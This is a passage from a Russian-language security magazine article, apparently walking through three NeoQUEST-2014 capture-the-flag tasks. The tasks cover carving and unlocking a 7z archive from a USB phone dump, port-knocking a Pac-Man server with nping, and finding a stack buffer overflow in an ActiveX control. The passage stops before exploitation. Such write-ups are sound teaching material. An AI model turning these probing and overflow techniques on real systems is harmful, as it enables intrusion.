
Как видишь, даже средства для обеспечения безопасности не могут быть на 100% безопасны и могут быть использованы злоумышленником в своих коварных целях. Современные защитные средства достаточно сложны, чтобы не содержать в себе багов.

Если поковырять другие обработчики ioctl и обработчики команд, то думаю, что вполне возможно найти еще несколько уязвимостей. Ну а тебе совет на будущее: прежде чем начинать ковырять конкретные вещи, следует понять архитектуру, тогда есть вероятность, что нужная мысль придет сама :).

Загадки NeoQUEST

РАЗБОР ЗАДАНИЙ С ОНЛАЙН-ТУРА NEOQUEST-2014

Разбор заданий хак-квестов — всегда возможность узнать что-то новое и разобраться в тех разделах ИБ, с которыми мало знаком. В прошедшем в конце февраля онлайн-туре NeoQUEST-2014 было семь разноплановых заданий, авторы которых сегодня вместе с тобой разберут три из них: про анализ дампа USB-трафика, portknocking с Pac-Man и самое сложное — с реверсингом плагина.



Евгений Жуковский
@x0rt0k

Денис Селянин

Виктор Вагисаров
@\/1teeeK

Денис Скворцов,
старший аналитик «НеоБИТ»
skvortsov@neo-bit.ru

ЗАДАНИЕ 1. ОБНАРУЖЕНО НЕИЗВЕСТНОЕ ДЫМЯЩЕЕСЯ УСТРОЙСТВО

По легенде, участники подключали неизвестное устройство в металлическом корпусе к компьютеру, устройство дымилось, и «на руках» у них оставался файл, не имеющий никакого расширения, — с его помощью и нужно было каким-то образом получить ключ задания. Логично, что файл надо было открыть в текстовом или hex-редакторе и проанализировать. При беглом осмотре выясняется, что в файле хранятся имена людей, телефонные номера и SMS-сообщения, а значит, искомый файл не что иное, как дамп передачи данных между телефоном и ПК.

Какие данные одни из самых специфичных для телефона? Правильно, эсэмэски. В разделе, содержащем SMS-сообщения, замечаем подозрительное сообщение, описывающее пароль: «день рождения моей жены три раза». Отлично! Первая зацепка. По номеру вычисляем, какой именно абонент прислал это сообщение. Им оказывается некто Пётр Вознесенский. Применяя дедукцию Шерлока, понимаем, что жена его, вероятно, имеет такую же фамилию. Ищем девушек с фамилией «Вознесенская»... Но есть загвоздка: таких абонентов несколько и у каждого из них проставлена дата рождения.

Продолжим двигаться дальше. Если есть пароль, значит, есть и то, что он открывает. При дальнейшем анализе дампа обнаруживается, что в нем содержатся листинги директорий телефона. В одном из подобных листингов присутствует файл с подозрительным именем look_at_this.7z. Что ж, посмотрим на него: очевидно, что это архив, упакованный по алгоритму 7z. Google.com любезно подсказывает сигнатуру 7z-файлов: «37 7A BC AF 27 1C». С помощью сигнатуры идентифицируем местонахождение процесса передачи архива и, зная его длину из листинга, выделяем файл из дампа.


```
00 00 00 A0 00 DC 49 00  D9 37 7A BC AF 27 1C 00
03 C0 2B 1D B6 A0 00 00  00 00 00 00 00 26 00 00
00 00 00 00 00 C0 36 19  53 AE 50 23 8F B1 31 E5
DA 8D 5B 35 6D 4D B7 3B  8B D6 D0 3A BF 2B EA 21
E7 00 73 A1 EA 73 89 C6  2C FA BF AA B3 EA 6C 72
5D 0F A7 78 37 3E 23 63  40 48 D2 C3 C5 6C 56 11
59 F3 94 0E 40 96 55 DB  1C F2 54 57 E2 01 2E E6
15 49 8F 3B 14 E9 A4 59  1E F3 CE 24 93 45 95 E6
E2 C5 F9 53 00 25 4A 3E  CB 57 E6 45 BD E3 75 67
2F D0 E8 C5 EE 15 E0 38  8F 87 43 C0 36 B8 D2 86
92 E8 3C 6F A9 A4 16 9B  84 CB C0 B5 A6 7B 8B 74
71 8F F3 67 71 3A F3 DC  51 56 F7 B3 F9 79 77 D1
A0 48 64 C5 6A 8F 59 27  2D 17 06 30 01 09 70 00
07 0B 01 00 01 24 06 F1  07 01 0A 53 07 EF C2 BE
F6 C4 24 D3 04 0C 61 0A  01 F8 BD 1F 14 00 00 0E
C0 A5 52 DB B5 0C 00 33  00 00 00 33 00 00 00 1B
```

Начало файла в дампе

В процессе разархивирования спрашивается пароль, и тут вспоминаем про найденные даты рождения. Перебрав их (всего четыре), получаем, что архив открывается при пароле «091219900912199009121990» — три раза подряд записанный день рождения Евдокии Вознесенской.

Победа! Архив содержит в себе заветный файл win.txt, в котором находится ключ задания.

ЗАДАНИЕ 2. ИГРОДРОМ



Pac-Man

В легенде к заданию был указан IP-адрес сервера (213.170.102.199) и сказано, что для связи с сервером управления ракетой необходимо выиграть в Pac-Man и что сервер ждет твоей команды.

Игровой сервер функционировал под управлением разработанной нами операционной системы FebOS и ожидал сетевые пакеты с нужной подстрокой на определенный порт, именно поэтому простое сканирование Nmap ничего интересного не давало — ни версии ОС, ни списка открытых портов.

Догадавшись, что сервер ждет команду с подстрокой "pacman", участники сканировали целевой сервер, ожидая от него ответа. Например, используя утилиту nping, они могли послать следующий запрос для осуществления UDP-сканирования:

```
nping --udp -p 1-65535 -c 1 213.170.102.199 --data-string "pacman"
```

Для мониторинга ответов от сервера можно было воспользоваться Wireshark или tcpdump. После отправки UDP-пакета, содержащего строку pacman или Pacman, получаем следующий ответ от сервера с порта 1898:

```
<pacman>
  <error message="Can`t parse buffer. Use tag <pacman>" />
</pacman>
```

Определим дальнейший протокол общения с сервером, отправив тег <pacman/>:

```
nping --udp -p 1898 -c 1 213.170.102.199 --data-string "<pacman/>"
```

Приходит ответ от сервера с сообщением об ошибке, из которого становится понятно, какой должен быть формат команды для старта новой игры:

```
<pacman>
  <error message='Missing attribute "action" in root node! Use "action"=↵
   "newgame" for start game or "action"="newstep" for move' />
</pacman>
```

Создадим игру командой

```
nping --udp -p 1898 -c 1 213.170.102.199 --data-string "<pacman action=↵
"newgame"></pacman>"
```

И получим ответ от сервера с приветственным сообщением:

И получим ответ от сервера с приветственным сообщением:

```
<pacman gameid="7e09d6f13c5fd6086e3cc374e2bb8857">
  <info message='Hello, Mr. Struve. Waiting for you at the next congress. ↵
    Your move. Use action "newstep" and node <direction> [UP, DOWN, LEFT or ↵
    RIGHT]</ direction>; for step' />
</pacman>
```

Сделаем ход в игре:

```
nping --udp -p 1898 -c 1 213.170.102.199 --data-string "<pacman gameid=↵
"7e09d6f13c5fd6086e3cc374e2bb8857" action="newstep"><direction>RIGHT↵
</direction></pacman>"
```

Ответ от сервера:

```
<pacman>
  <error message="Waiting for you at the next congress." />
</pacman>
```

Неудача, нас ждут на следующем конгрессе (что за конгресс?). На этом шаге придется немного поразмыслить и воспользоваться всезнающим Google.com.

Вспоминаем, что в предыдущем ответе от сервера было: «Mr. Struve. Waiting for you at the next congress». Соотносим всю известную нам информацию: Струве, упоминание какого-то конгресса и номер порта — 1898. Связав всю эту информацию воедино и воспользовавшись поисковыми системами, мы должны были прийти к тому, что порт — это год съезда КПСС (или ранних ее форм), а «ждут нас» на 1903-м порту. Легко находится список дат съездов КПСС — вот они, наши целевые порты!

Делаем ход уже на правильный порт:

```
nping --udp -p 1903 -c 1 213.170.102.199 --data-string "<pacman gameid=↵
"7e09d6f13c5fd6086e3cc374e2bb8857" action="newstep"><direction>RIGHT↵
</direction></pacman>"
```

В ответе от сервера приходит пакет, по его содержимому можно догадаться, что данные закодированы с помощью Base64, и раскодировать их.

```
 Offset    0  1  2  3  4  5  6  7   8  9  A  B  C  D  E  F
00000000  89 50 4E 47 0D 0A 1A 0A  00 00 00 0D 49 48 44 52  ‰PNG        IHDR
00000010  00 00 00 B4 00 00 00 B4  08 06 00 00 00 3D CD 06     ґ   ґ     =Н
00000020  32 00 00 03 E8 49 44 41  54 78 9C ED DD D1 8E 9B  2   иIDATxњнЭСЋ›
00000030  30 14 45 D1 B8 CA FF FF  32 7D 42 42 94 00 C1 36  0 EСёКяя2}BB” Б6
00000040  B8 27 6B 3D CD 34 A3 0A  75 76 AC 1B 53 27 65 9A  ё'k=Н4Ј uv¬ S'eљ
00000050  A6 E9 05 21 FE 3C 7D 01  D0 D2 FB E9 0B 20 4B 29  ¦й !ю<} РТый  K)
00000060  E5 9F 3F BB 73 08 10 34  D5 B6 22 DE 7A FC 8E B0  eџ?»s  4Х¶"ЮzьЋ°
00000070  8D 1C 54 39 8A F9 EA CF  5E 25 68 2E BB 12 68 EF    T9ЉщкП^%h.» hп
00000080  A8 8D 1C 34 B1 1C 27 8E  E6 E8 52 4A B7 F1 C3 0A  Ё  4± 'ЋжиRJ·cГ
00000090  4D B5 75 9C CB EF A7 69  DA 7D BC 35 2B 34 4D ED  МµuњЛп§iЪ}j5+4Мн
```

Раскодированные данные пакета

По строке «%PNG» в самом начале данных понимаем, что перед нами PNG-картинка. Открываем изображение и видим картинку с Pac-Man.


Теперь все становится на свои места, и остается только пройти игру. Дальнейшие ходы делаем последовательно на порты, соответствующие съездам КПСС. Для того чтобы не повторять все предыдущие шаги «вручную», можно автоматизировать весь процесс с помощью написания скрипта.

В результате после прохождения игры получаем ответ от сервера, в котором и содержится ключ:

```
<pacman>
   <info message="You Win! Key is 584cc0bdfb44ac2dc00ec03ae6a5d937" />
</pacman>
```

ЗАДАНИЕ 3. В ЧАЩАХ ЮГА ЖИЛ БЫ ЦИТРУС? ДА, НО ФАЛЬШИВЫЙ ЭКЗЕМПЛЯР!

Название этого задания — из той же серии, что и «съешь еще этих мягких французских булок» — намекает на то, что оно будет как-то связано с текстом. И точно: участникам по легенде дан MS Word (NeoQuestDocument.docx) со встроенным объектом ActiveX, содержащим зашифрованное свойство, две DLL (atl110.dll и NeoQuestActiveX.dll) и IP-адрес (213.170.102.198).


Ключ задания представлен в этом документе, созданным при помощи 32-битной версии приложения Microsoft Office Word 2010. Используйте ActiveX компонент, который получен Вами вместе с документом и ресурс 213.170.102.198 на котором он установлен для прохождения данного задания.

ATL 11.00

Содержимое документа

РАЗВЕДКА БОЕМ

Скажем сразу: библиотека atl110.dll нужна только тем, у кого не установлена Visual Studio 11 или Redistributable-пакет. Ее необходимость обусловлена тем, что ActiveX написан и скомпилирован так, что для его работы необходима установленная или просто лежащая в той же папке библиотека ATL версии 110. В остальном она не представляет интереса для участников.

Первым очевидным шагом будет открытие документа NeoQuestDocument.docx.

В документе есть ActiveX, реализованный с помощью ATL 11.00. Для его исполнения он должен быть зарегистрирован в системе. С правами администратора исполняем в командной строке следующую команду:


```
regsvr32.exe NeoQuestActiveX.dll
```

После удачной установки ActiveX-компонента открываем документ в 32-битной версии Microsoft Office Word 2010, как указано в подсказке к заданию. Содержимое изме-

нилось: к нему добавилась надпись «!!!Decryption Error!!!». Изменения есть, но ключ все так же не получен. Самое время посетить ресурс, который находится по адресу 213.170.102.198. Там обнаруживаем веб-форму, позволяющую загружать на сервер только файлы формата docx. Пробуем загрузить наш файл — ничего не происходит. Напрашивается мысль о том, что загружать надо какой-то специально сформированный документ.

Для выяснения рассмотрим внимательнее документ NeoQuestDocument.docx. В нем загружается ActiveX, и результатом запуска является Decryption Error. Исследуем ATL control, для этого включаем в Word вкладку разработчика, переходим на нее, нажимаем кнопку DesignMode и смотрим свойства объекта.

Логично предположить, что ошибка Decryption Error появляется в результате попытки расшифровки свойства EncryptedTextBlob (говорящее название!). Значение свойства, как сразу видно, закодировано в Base64. Пробуем поменять его, но тут Word вдруг падает.




Свойства объекта

Поиск уязвимости

Открываем в отладчике и сразу же смотрим Call Stack.

Сразу видно, что что-то здесь не так. Адреса возврата как будто переписаны (похоже на переполнение стекового буфера), но важный момент, который можно отсюда достать: *исключительная ситуация возникла не в модуле непосредственно Word, а в установленном нами активном компоненте*.



Call Stack



Здесь можно ради любопытства открыть IDA и в ней пробежаться по адресам Call Stack'a, которые кажутся более-менее вменяемыми. По идее, нам нужно было бы вычислить RVA аварийного завершения (адрес, который мы нашли в стеке вызовов, минус адрес базы загрузки модуля) и дальше использовать его в IDA, но данный ActiveX собран без ASLR (увидеть это можно в BinScope, IDA, totalcmd или peexplorer), так что найденный адрес равен адресу RVA.

Адрес 0x2000bdfe принадлежит функции `memmove()`, которая статически прилинкована к NeoQuestActiveX.dll. В IDA видно, что этот адрес принадлежит промежутку адресов, которые занимает код функции `memmove()`. Адрес 0x200024cc является адресом возврата после вызова функции `memmove()`. И этот код уже написан разработчиками модуля.

Пробуем подняться выше по Call Stack'у и понимаем, что остальные адреса «corrupted». Ну не вызываются так методы COM-объектов. Пробуем «поиграть»: вводим в свойство control'a очень длинную строку типа «AAAA...». Но, как ни странно, ничего не происходит. Добавим еще символ, два, три, пять — никаких ошибок не происходит, Word не падает. При открытии документа значение свойства явно было закодировано в Base64, попробуем по аналогии закодировать в ней строку «AAAA...». Получаем строку вида «QUFBQUFB...». При установке свойства в полученное значение Microsoft Office Word вновь падает. После того как мы податтачимся отладчиком к интересующему процессу, видим следующую картину:

